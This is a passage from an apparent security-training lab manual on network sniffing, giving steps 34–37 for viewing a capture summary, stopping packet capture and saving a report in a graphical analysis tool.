
Module 08 – Sniffing

34. Click on the **Summary** option under the **Statistics** section in the left-hand pane to view a summary report of the network analysis.




35. Stop the packet capturing by clicking on the **Stop Capture** button in the right-hand corner of the window. The **Stop Capture** button will toggle back to the **Start Capture** button.


36. Click **File** from the menu bar and click **Save Report...** to save the report.



37. The **Save Report** window appears; under the **Report folder** field, click the ellipse icon to change the download location.



